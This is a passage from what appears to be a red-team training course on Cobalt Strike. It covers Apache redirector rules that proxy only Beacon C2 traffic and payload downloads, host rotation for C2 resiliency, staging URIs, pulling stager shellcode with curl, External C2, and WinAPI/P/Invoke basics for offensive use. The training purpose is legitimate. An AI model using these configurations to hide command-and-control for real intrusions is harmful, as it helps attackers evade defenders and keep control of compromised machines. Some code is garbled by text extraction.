In this case, the user agent rule triggers first so that even if we have the correct cookie name, the default curl/wget strings are blocked.

```
ubuntu@redirector-1 ~> curl -k --cookie "TestCookie=Blah" https://localhost
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 443</address>
</body></html>
```

Adding an "allowed" user agent let's it through.

```
ubuntu@redirector-1 ~> curl -k -A "mozilla" --cookie "TestCookie=Blah" https://localhost
```

URI & Query Rules

The final two directives to cover here are `%{REQUEST_URI}` and `%{QUERY_STRING}`.

The request URI is the portion that comes directly after the host IP/hostname, e.g. http://localhost/**index.php**. The query string is anything that comes after the URI, e.g. http://localhost/index.php**?id=1**.

These in combination are also great for only proxying traffic that match our C2 profile. Since we're using the `webbug_getonly` profile, we know what those will be for our Beacon. The URI for GETs is `/___utm.gif` and for POSTs is `/__utm.gif` (identical apart from the number of prepended underscores).

Start off with the following:

```
RewriteEngineonRewriteCond %{REQUEST_URI} win-payload [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]

RewriteCond %{REQUEST_URI} __utm.gif [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]
```

The first rule will allow the target to download the hosted payload, and the second rule will proxy the URI for the C2 traffic. Open the console to **WKSTN-1**, launch Edge and navigate to **https://10.10.5.39/win-payload**. Ignore the SSL warning (because we're using a self-signed certificate) to download the payload, then run it.

All being well, you will get a Beacon that you can issue tasks to and get the results.

We can get even more specific in the RewriteCond directive, because currently, any request that contains `__utm.gif` will get proxied. We can go back to the C2 profile and look at the other parameters that are included in the requests. The following is from the `http-get` block in `webbug_getonly.profile`.

```
set uri "/___utm.gif";
client {
parameter "utmac" "UA-2202604-2";
parameter "utmcn" "1";
parameter "utmcs" "ISO-8859-1";
parameter "utmsr" "1280x1024";
parameter "utmsc" "32-bit";
parameter "utmul" "en-US";

        metadata {
                base64url;
                prepend "__utma";
parameter "utmcc";
        }
}
```

Each parameter gets added to the URI in the order in which they're defined. So the above would be `___utm.gif?utmac=UA-2202604-2&utmcn=1` and so on. Here's an example of a simple check-in request and an empty response (i.e. no new jobs were pending).

```
GET /___utm.gif?utmac=UA-2202604-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmul=en-US&utmcc=__utmaKFgztfuYXyCS1e0_9U
_JbX5a4wIKqwoOGPEj4gMUCWMstv_UHlWTpOEav3Wqxkgz30RFJUobM_-c7ECCgPdTQzOBe8djfQ-v9epBzMnWhYf1s4CrmfikMPMipTM8iLscRveV-oujpScoiLPDUgrFJ
ONy-m5V9yT0sBZIwsAq_3g HTTP/1.1
Host: localhost:8443
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; WOW64; Trident/5.0; msn OptimizedIE8;ENUS)
Cache-Control: no-cache
X-Forwarded-For: 10.10.120.106
X-Forwarded-Host: 10.10.5.18
X-Forwarded-Server: 10.10.5.18
Connection: close

HTTP/1.1 200 OK
Date: Wed, 3 Nov 2021 13:41:22 GMT
Content-Type: image/gif
```

```
Content-Length: 40

GIF89a...........!......,...........D.;
```

Adding another RewriteCond rule underneath the existing one turns them into an AND condition. Where the request URI must contain `__utm.gif` and the query string must match what we expect as per the C2 profile. We can't predict what the `utmcc` parameter value will be since it's metadata collected from on the compromised endpoint, but we do know it will always begin with `__utma`.

```
RewriteCond %{REQUEST_URI} __utm.gif [NC]
RewriteCond %{QUERY_STRING} utmac=UA-2202604-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmul=en-US&utmcc=__utma [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]
```

You may notice at this point that even though the Beacon is still checking in (if not you've made a mistake that is causing the traffic to drop), but it will no longer respond to commands. This is because the response as defined in the `http-post` block is slightly different, so we need another rewrite condition to account for it.

```
set uri "/__utm.gif";
set verb "GET";
client {
        id {
                prepend "UA-220";
                append "-2";
parameter "utmac";
        }

parameter "utmcn" "1";
parameter "utmcs" "ISO-8859-1";
parameter "utmsr" "1280x1024";
parameter "utmsc" "32-bit";
parameter "utmul" "en-US";

        output {
                base64url;
                prepend "__utma";
parameter "utmcc";
        }
}
```

The above translates into a request which looks like this:

```
GET /__utm.gif?utmac=UA-2201937987662-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmul=en-US&utmcc=__utmaAAAAMM2E4ZL8U
aQNTYkmpPhRcf5VIUVFm2Py10lmXl1BpewAaMKwh2_rnRjgK1vvUZ-inA HTTP/1.1
```

The data portion is at the end of the request (the same place the metadata is placed in the http-get block). However, the metadata is not sent in a "post", only the Beacon's ID is. In this case, it's embedded here: `utmac=UA-220` **`1937987662`** `-2`. Since this is different for each Beacon, it has to be wildcarded - easy enough to do with a regular expression:

```
RewriteCond %{QUERY_STRING} utmac=UA-220(.*)-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmul=en-US&utmcc=__utma [NC]
```

Remember to add the **[OR]** flag to the previous rewrite condition.

You can also add any "catch all" rules that you want at the very bottom. If none of the rewrite conditions are satisfied, it will process the final rule as a last resort. My htaccess file now looks like this, and my Beacon is fully functional:

```
RewriteEngineonRewriteCond %{REQUEST_URI} win-payload [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]

RewriteCond %{REQUEST_URI} __utm.gif [NC]
RewriteCond %{QUERY_STRING} utmac=UA-2202604-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmul=en-US&utmcc=__utma [NC,O
R]
RewriteCond %{QUERY_STRING} utmac=UA-220(.*)-2&utmcn=1&utmcs=ISO-8859-1&utmsr=1280x1024&utmsc=32-bit&utmul=en-US&utmcc=__utma [NC]
RewriteRule .* https://localhost:8443%{REQUEST_URI} [P]RewriteRule .* - [F]
```

The astute will notice that the two QUERY_STRING rewrite conditions match so closely, that you can actually remove the original and just keep the one with the wildcard in the utmac parameter. However, since C2 profiles can use drastically different

request URIs and query strings in their http-get and http-post blocks, it was worth working through the process of looking at both.

The whole idea behind this is to protect access to our Team Server. We only want HTTP traffic hitting the Team Server that matches known C2 traffic (or payload download requests). Have a play with curl/wget and see if you can leak any information from the Team Server. If you can, try and lock down the htaccess rules more.

cs2modrewrite

cs2modrewrite is a set of Python tools that can automatically produce rewrite rules for Apache and Nginx.

First, one configuration that needs to be added to `webbug_getonly.profile` (or whichever profile you've chosen to use) is an explicit user agent, as this is required by the script.

```
set useragent "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko";
```

This is a global option, so goes outside of the `http-get` and `http-post` blocks.

We can then run `cs2modrewrite.py`.

```
ubuntu@teamserver ~/cs2modrewrite (master)> python3 cs2modrewrite.py -i ~/cobaltstrike/c2-profiles/normal/webbug_getonly.profile -c
https://localhost:8443 -r https://www.google.com/ -o webbug_getonly_htaccess
```

Where:

- `i` is the malleable C2 profile.
- `c` is the location of the Team Server.
- `r` is a URL to redirect "invalid" traffic to.
- `o` is an output file.

```
ubuntu@teamserver ~/cs2modrewrite (master)> cat webbug_getonly_htaccess

########################################
## .htaccess START
RewriteEngineOn## (Optional)
## Scripted Web Delivery
## Uncomment and adjust as needed
#RewriteCond %{REQUEST_URI} ^/css/style1.css?$
#RewriteCond %{HTTP_USER_AGENT} ^$
#RewriteRule ^.*$ "http://TEAMSERVER%{REQUEST_URI}" [P,L]

## Default Beacon Staging Support (/1234)
RewriteCond %{{REQUEST_METHOD}} GET [NC]
RewriteCond %{{REQUEST_URI}} ^/..../?$
RewriteCond %{{HTTP_USER_AGENT}} "{ua}"
RewriteRule ^.*$ "{c2server}%{{REQUEST_URI}}" [P,L]

## C2 Traffic (HTTP-GET, HTTP-POST, HTTP-STAGER URIs)
## Logic: If a requested URI AND the User-Agent matches, proxy the connection to the Teamserver
## Consider adding other HTTP checks to fine tune the check.  (HTTP Cookie, HTTP Referer, HTTP Query String, etc)
## Refer to http://httpd.apache.org/docs/current/mod/mod_rewrite.html
## Only allow GET and POST methods to pass to the C2 server
RewriteCond %{REQUEST_METHOD} ^(GET|POST) [NC]
## Profile URIs
RewriteCond %{REQUEST_URI} ^(/___utm.gif.*|/__init.gif.*|/_init.gif.*|/__utm.gif.*)$
## Profile UserAgent
RewriteCond %{HTTP_USER_AGENT} "Mozilla/5.0 \(Windows NT 10.0; Trident/7.0; rv:11.0\) like Gecko"
RewriteRule ^.*$ "https://localhost:8443%{REQUEST_URI}" [P,L]

## Redirect all other traffic here
RewriteRule ^.*$ https://www.google.com//? [L,R=302]

## .htaccess END
########################################
```


We can then overwrite the content of our `.htaccess` file with this output and try it out.

> ⚠️ As stated in the tool's README, the output may need tweaking to work exactly right, but the heavy lifting has been done.

C2 Resiliency

Running multiple redirectors at the same time can increase the resiliency of our C2 comms. Right now, our Beacon is talking to a single IP, **10.10.5.39**. I know this is a closed lab, but imagine that is a public IP backed by a domain name, e.g. acmecorp.uk.

If our target blocks that IP and/or domain, we lose our Beacon. We can simulate this on WKSTN-1 by adding a block rule to the Windows Firewall.



If this happens your Beacons are pretty much lost for good, because you can't communicate with them and ask them to Beacon to a different location. We must plan for this eventuality ahead of time. To that end we have **Redirector 2** in the lab, which has been preconfigured with a similar Apache setup discussed thus far.

Use the same username and SSH key to create an identical SSH tunnel from Kali, then go back to the listener configuration in Cobalt Strike and add Redirector 2's IP address into the HTTP hosts field. There's also a host rotation strategy that we can change. There are four main categories:

- **round-robin**: use each host (top-to-bottom) in a loop.
- **random**: select a random host each time.
- **failover**: use a host until the consecutive failover count is reached, then move onto the next.
- **rotate**: use each host for the specified length of time, then move onto the next.

Pick the best strategy depending on your operational needs. You may even choose to run multiple Team Servers with listeners configured with different rotation strategies to support short-haul and long-haul C2.

Remove the currently hosted payload and regenerate a new one for it to get the new listener config. Disable the Windows Firewall rule on WKSTN-1 (so that it's no longer blocking) and execute the new payload. Once the new Beacon is checking in, re-enable that firewall rule and the check-ins will stop as before. The check-in time on this profile is 5 seconds, so 5 consecutive failures will take 5 x 5 = 25 seconds. After 30 seconds (25 plus the next sleep cycle), you should see the Beacon reappear.

Beacon Staging

Like many frameworks out there, Cobalt Strike is capable of generating both staged and stageless payloads.

It's assumed here that you understand the difference between the two. If not, just search for "staged vs stageless payloads" or similar in your favourite search engine.

You can generate staged payloads at **Attacks > Packages > Payload Generator** and **Attacks > Packages > Windows Executable**. For the most part, we don't use staged payloads because they have quite bad OPSEC, but the Cobalt Strike team server still supports this staging process by default.

If you launch a staged payload, you will see a web log entry. This is the stager asking the team server for the full payload stage. Using the `webbug_getonly` profile, it looks like this:

```
11/08 11:26:33 visit (port 443) from: 127.0.0.1
  Request: GET /__init.gif
  beacon beacon stager x64
  Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MALC)
```

There are separate URIs for x86 and x64 stagers, which are defined in the `http-stager` block:

```
http-stager {
set uri_x86 "/_init.gif";
set uri_x64 "/__init.gif";
        ...
}
```

If your malleable C2 profile does not explicitly define this block, Cobalt Strike will revert to its default behaviour, which looks like a random four character URI:

```
11/08 11:35:51 visit (port 443) from: 127.0.0.1
  Request: GET /mQNQ/
  beacon beacon stager x64
  Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; BOIE8;ENUS)
```

The actual resource being returned is the full Beacon shellcode, which subsequently gets loaded by the stager. These characters are not exactly random - they equate to an 8-bit checksum. When the team server receives the request it:

- Converts each character into its integer representation.
- Calculates the sum of those integers.
- Divides that sum by 256 and checks the remainder.

- If the remainder equals 92, it's an x86 request.
- If the remainder equals 93, it's an x64 request.

Let's try this manually first.

Any ASCII table or online converter will provide the decimal for `mQNQ`: 109 81 78 81.

- 109 + 81 + 78 + 81 = 349
- 349 / 256 = 1.36328125
- 0.36328125 * 256 = **93**.

This process can be automated to generate "random" URIs for both staging requests. Credit to James D for the following Python code (already on the Attacker Linux VM at `/home/ubuntu/checksum-generator.py`).

```
ubuntu@teamserver ~> ./checksum-generator.py
Generated x86 URI: /8Sfk
Generated x64 URI: /CWzI
```

Why is this bad? The request is completely unauthenticated which means it can be made from anyone or anywhere, it's not limited to a legitimate CS stager. For instance, we can download the entire shellcode blob using curl.

```
C:\Users\Administrator\Desktop>curl -k https://10.10.0.69/CWzI -A "not curl :)" -o shellcode.bin
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  259k  100  259k    0     0   259k      0  0:00:01 --:--:--  0:00:01 1854k
```

```
05/29 08:51:02 visit (port 443) from: 10.10.0.252
  Request: GET /CWzI/
  beacon beacon stager x64
  not curl :)
```

The above command is using curl.exe in `C:\Program Files (x86)\curl-7.83.1_3-win64-mingw\bin`, not the PowerShell alias for Invoke-WebRequest.

Beacon parsers (such as CobaltStrikeParser by Sentinel-One) can read this shellcode and tell you everything you need to know about it. Copy the shellcode to the Attacker Linux VM first.

```
PS C:\Users\Administrator\Desktop> pscp -i ssh.ppk shellcode.bin ubuntu@10.10.0.69:/home/ubuntu/.
shellcode.bin             | 259 kB | 259.6 kB/s | ETA: 00:00:00 | 100%
```

```
ubuntu@teamserver ~> python3 CobaltStrikeParser/parse_beacon_config.py shellcode.bin
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 5000
MaxGetSize                       - 1048616
Jitter                           - 0
MaxDNS                           - Not Found
PublicKey_MD5                    - c8b0b9d814ec7139ad7b8462c4047ff0
C2Server                         - 10.10.5.39,/___utm.gif,10.10.5.246,/___utm.gif
UserAgent                        - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0; MALC)
HttpPostUri                      - /__utm.gif
Malleable_C2_Instructions        - Remove 15 bytes from the beginning
                                   Remove 15 bytes from the beginning
                                   Remove 10 bytes from the beginning
HttpGet_Metadata                 - ConstParams
                                        utmac=UA-2202604-2
                                        utmcn=1
                                        utmcs=ISO-8859-1
                                        utmsr=1280x1024
                                        utmsc=32-bit
                                        utmul=en-US
                                   Metadata
                                        base64url
                                        prepend "__utma"
                                        parameter "utmcc"
```

This would provide defenders a huge amount of information about your campaign, useful for them to respond very effectively. For instance, it would disclose all of your redirector IPs or domains, traffic profile and post-ex configuration.

The use of redirectors can somewhat mitigate the risk of these staging URIs being reachable, but since stagers are generally not used anyway, the safest course of action is to just disable them altogether. This can be done by adding the following configuration to the global options in your C2 profile.

```
set host_stage "false";
```


Restart the team server for the changes to take effect and now any stage requests will return a 404.

```
C:\Users\Administrator\Desktop>curl -v -k https://10.10.0.69/CWzI -A "not curl :)"
< HTTP/1.1 404 Not Found
< Date: Sun, 29 May 2022 09:02:24 GMT
< Content-Type: text/plain
< Content-Length: 0
<
```

External C2

Cobalt Strike supports third party command and control by allowing external components to act as a communication layer between the Team Server and a Beacon payload. Fundamentally, the Team Server and Beacon send frames to each other encapsulated over some transport mechanism. Out of the box, CS can do this over HTTP, DNS, TCP and SMB, but there's nothing stopping us from encapsulating those frames over something else. This is what External C2 allows.


Conceptually, that can look something like this:



When an External C2 "listener" is started, it exposes a port (2222 by default) on the Team Server. A 3rd party **controller** may connect to this port over TCP and exchange data. A 3rd party **client** talks to the controller via any means the operator can think up. This could be directly over a protocol such as HTTP, DNS, SSH, FTP, etc (anything that the operator knows will egress the target network boundary). It could also be indirectly via a legitimate external service, such as Office365, Slack, Google Drive and so on (or even a mixture of the two). The only requirement is for the two components to be able to exchange data "somehow".

The client will request a new Beacon stage from the controller and the controller relays that to the Team Server. The Team Server gives the controller an SMB Beacon, which gets relayed to the client. The client then loads the Beacon into memory and connects to its named pipe.

They then drop into a simple process of relaying frames back and forth. The flow goes like this:



The External C2 Specification provides the low-level details such as the Beacon frame structure, and is well worth a read. There are also several libraries out there that implement this spec, which you can utilise to build your own controller and client applications. Some notable ones include:

- https://github.com/Und3rf10w/external_c2_framework (Python)
- https://github.com/rasta-mouse/ExternalC2.NET (.NET)
- https://github.com/outflanknl/external_c2 (C++)

Here's a fun example of External C2 over Discord.

External C2 over Discord

https://youtu.be/OB4Xk2bCaes

Windows APIs

WinAPI

The Windows API is a set of programming interfaces available in the Windows OS. They are readily accessible in C and C++ languages as they expose all the necessary data structures, but can be used from a variety of languages if those data structures and calling conventions are defined by the programmer (we'll see this when we look at P/Invoke). You'll often see "Windows API" referred to as WinAPIs or Win32 APIs.

The use of WinAPIs are practically essential for offensive operations on Windows. Actions such as host enumeration, starting processes, process injection, token manipulation and more, are underpinned by these APIs. The most commonly used set of WinAPIs are the base services (**kernel32.dll**) and advanced services (**advapi32.dll**).


In addition to the WinAPIs, there are the Native APIs. Most of the Native API calls are implemented in **ntoskrnl.exe** (the Windows kernel image) and exposed to user mode via **ntdll.dll**. These APIs are not strictly designed to be called directly from user applications, and as such are not as accessible as the WinAPIs. The higher-level WinAPIs actually call these Native APIs in the background. For example, OpenProcess in **kernel32.dll** calls NtOpenProcess in **ntdll.dll**.

However, there are OPSEC reasons as to why we'd want to call NtOpenProcess directly instead of OpenProcess - which we'll uncover when we look at userland API hooking. For now, we're going to learn how to call basic Win32 APIs.

MessageBox in C++

Open Visual Studio and create a new C++ Console App. The default project template outputs "Hello World" to the console. We can just delete this line.

Add another "include" statement at the top for `<Windows.h>`. This is a header file which contains declarations for all of the functions in the Windows API, all the common macros used by Windows programmers, and all the data types used by the various functions. After adding it, you can start typing "MessageBox" and Visual Studio's Intellisense will present some options for you.




There are so many options that it can be confusing - who knew there were so many ways to pop a message box... The suggestions with the purple cube icons are **Functions**, and the ones with the blue/white play-button style icons are **Macros**. These macros are like shortcuts to existing functions - in this case, the MessageBox macro points to MessageBoxW. You can also see that MessageBoxA exists, so what's the difference?

The "A" functions use ANSI strings and "W" functions use Unicode. Unicode is the preferred character encoding on Windows, which is why the MessageBox macro points to MessageBoxW by default. If you look at the function definitions for MessageBoxA and MessageBoxW, you'll see that MessageBoxA takes in LPCSTR and MessageBoxW takes LPCWSTR. If the API also returns a string (MessageBox returns an int), then the return type would also be ANSI or Unicode depending on which version of the API is called.

So we're perfectly happy to use the default macro, we can just call it like so:

```
#include <iostream>
#include <Windows.h>

intmain() {
    MessageBox(NULL, L"My first API call", L"Hello World", 0);
return 0;
}
```



CreateProcess in C++

The CreateProcess API requires us to utilise some additional data structures, namely `STARTUPINFO` and `PROCESS_INFORMATION`.

```
#include <iostream>
#include <Windows.h>

intmain() {
```

```
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
}
```

Placing the cursor on these variable types (e.g. STARTUPINFO) and pressing **F12** will take you to the type definition, so that you can see what properties it has. The unicode STARTUPINFOW looks like this:

```
typedefstruct _STARTUPINFOW {
    DWORD   cb;
    LPWSTR  lpReserved;
    LPWSTR  lpDesktop;
    LPWSTR  lpTitle;
    DWORD   dwX;
    DWORD   dwY;
    DWORD   dwXSize;
    DWORD   dwYSize;
    DWORD   dwXCountChars;
    DWORD   dwYCountChars;
    DWORD   dwFillAttribute;
    DWORD   dwFlags;
    WORD    wShowWindow;
    WORD    cbReserved2;
    LPBYTE  lpReserved2;
    HANDLE  hStdInput;
    HANDLE  hStdOutput;
    HANDLE  hStdError;
} STARTUPINFOW, *LPSTARTUPINFOW;
```

And PROCESS_INFORMATION like this:

```
typedefstruct _PROCESS_INFORMATION {
    HANDLE hProcess;
    HANDLE hThread;
    DWORD dwProcessId;
    DWORD dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

We should always read the documentation for the APIs to get information on how they should be used. For instance, the `cb` member on STARTUPINFO should contain the size of the structure (taken from the CreateProcessW doc).

```
int main() {
    STARTUPINFO si;
    si.cb =sizeof(si);

    PROCESS_INFORMATION pi;
}
```

We should also zero out the memory regions for these variables to ensure there is no data in them prior to their use.

```
int main() {
    STARTUPINFO si;
    si.cb =sizeof(si);
    ZeroMemory(&si,sizeof(si));

    PROCESS_INFORMATION pi;
    ZeroMemory(&pi,sizeof(pi));
}
```

Now we're ready to call CreateProcess. If successful, the `pi` structure will be populated with the information from the new process.

```
#include <iostream>
#include <Windows.h>

int main() {
    STARTUPINFO si;
    si.cb =sizeof(si);
    ZeroMemory(&si,sizeof(si));

    PROCESS_INFORMATION pi;
    ZeroMemory(&pi,sizeof(pi));
```

```
    BOOL success = CreateProcess(
        L"C:\\Windows\\System32\\notepad.exe",
        NULL,
        0,
        0,
        FALSE,
        0,
        NULL,
        L"C:\\Windows\\System32",
        &si,
        &pi);

if (success)
    {
        printf("Process created with PID: %d.\n", pi.dwProcessId);
        return 0;
    }
else
    {
        printf("Failed to create process. Error code: %d.\n", GetLastError());
        return 1;
    }
}
```

```
C:\Users\Administrator\source\repos\HelloWorld\x64\Debug>HelloWorld.exe
Process created with PID: 6820.
```

P/Invoke

Platform Invoke (P/Invoke) allows us to access structs and functions present in unmanaged libraries from our managed code.

Applications and libraries written in C/C++ compile to machine code, and are examples of unmanaged code. Programmers must manage aspects like memory management manually - e.g. whenever they allocate memory, they must remember to free it. In contrast, managed code runs on a CLR, or Common Language Runtime. Languages such as C# compile to an Intermediate Language (IL) which the CLR later converts to machine code during runtime. The CLR also handles aspects like garbage collection and various runtime checking, hence the name managed code.

Why do we even need P/Invoke? Let's use .NET as an example.

The .NET runtime already utilises P/Invoke under the hood, and provides us with abstractions that run on top. For instance, to start a process in .NET we can use the `Start` method in the `System.Diagnostics.Process` class. If we trace this method in the runtime, we'll see that it uses P/Invoke to call the CreateProcess API. However, it doesn't provide a mean that allows us to customise the data being passed into the STARTUPINFO struct; and this prevents us from being able to do things like start the process in a suspended state.

There are other WinAPIs that are useful for us (such as VirtualAllocEx, WriteProcessMemory, CreateRemoteThread, etc) that are not exposed at all in .NET; and the only way we can access them is to P/Invoke manually within our code.

Other languages that support P/Invoke also open a wealth of opportunity for attackers. For instance, we can use P/Invoke in VBA which lends a certain potency to malicious Office documents.

MessageBox in C#

Create a new C# Console App (.NET Framework) project.

The first step is to use the `DllImport` attribute to tell the runtime it needs to load the specified unmanaged DLL.

```
using System;
using System.Runtime.InteropServices;

namespace PInvoke {
  internal class Program
    {
        [DllImport("user32.dll", CharSet = CharSet.Unicode)]
static extern int MessageBoxW(IntPtr hWnd,string lpText,string lpCaption,uint uType);

static void Main(string[] args)
        {
        }
```

```
    }
}
```

Within this attribute, we also define the character set so that the .NET runtime can correctly marshal managed strings to the correct unmanaged types. The name of the method should match the unmanaged API that we wish to call, and the return type and input parameters are defined as well. We can get the function signature directly from the MessageBoxW documentation, or from a resource such as pinvoke.net.

We do have to translate unmanaged types to their managed type counterparts. For instance, anything that's a HANDLE in C++ can be an IntPtr in C#.

Now this method can be called from Main.

```
using System;
using System.Runtime.InteropServices;

namespace PInvoke
{
internal class Program
    {
        [DllImport("user32.dll", CharSet = CharSet.Unicode)]
static extern int MessageBoxW(IntPtr hWnd,string lpText,string lpCaption,uint uType);

static void Main(string[] args)
        {
            MessageBoxW(IntPtr.Zero, "My first P/Invoke", "Hello World", 0);
        }
    }
}
```

Type Marshalling

"Marshalling" is the process of transforming a data type when it needs to cross between managed and unmanaged code. By default, the P/Invoke subsystem tries to automatically marshal data for you, but there may be situations where you need to marshal it manually.

In the previous lesson, we called MessageBoxW which took two `string` parameters, and we know these needed to be Unicode (LPCWSTR). We didn't have to do anything magical, because P/Invoke did it for us. If we needed to marshal them manually, we would add the `MarshalAs` attribute to the parameters. That would look something like this:

```
[DllImport("user32.dll")]
staticexternintMessageBoxW(
    IntPtr hWnd,
    [MarshalAs(UnmanagedType.LPWStr)]string lpText,
    [MarshalAs(UnmanagedType.LPWStr)]string lpCaption,
uint uType);
```

This page contains a useful table of managed and unmanaged data type mappings. Note that P/Invoke handles 99% of cases without issue - this information is more relevant when accessing native APIs without P/Invoke (e.g. D/Invoke).

CreateProcess in C#

Before we can call the CreateProcess API, we have to define the `STARTUPINFO` and `PROCESS_INFORMATION` data structures. We do this with the `struct` type in C#.

```
using System;
using System.Runtime.InteropServices;

namespace PInvoke
{
internal class Program
    {
        [StructLayout(LayoutKind.Sequential)]
public struct STARTUPINFO
        {
publicint cb;
public IntPtr lpReserved;
public IntPtr lpDesktop;
public IntPtr lpTitle;
public int dwX;
public int dwY;
public int dwXSize;
public int dwYSize;
public int dwXCountChars;
public int dwYCountChars;
public int dwFillAttribute;
public int dwFlags;
public short wShowWindow;
public short cbReserved2;
public IntPtr lpReserved2;
public IntPtr hStdInput;
public IntPtr hStdOutput;
public IntPtr hStdError;
        }

        [StructLayout(LayoutKind.Sequential)]
public struct PROCESS_INFORMATION
        {
public IntPtr hProcess;
public IntPtr hThread;
public int dwProcessId;
public int dwThreadId;
        }

        [StructLayout(LayoutKind.Sequential)]
public struct SECURITY_ATTRIBUTES
        {
public int nLength;
public IntPtr lpSecurityDescriptor;
public bool bInheritHandle;
        }

        [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError =true)]
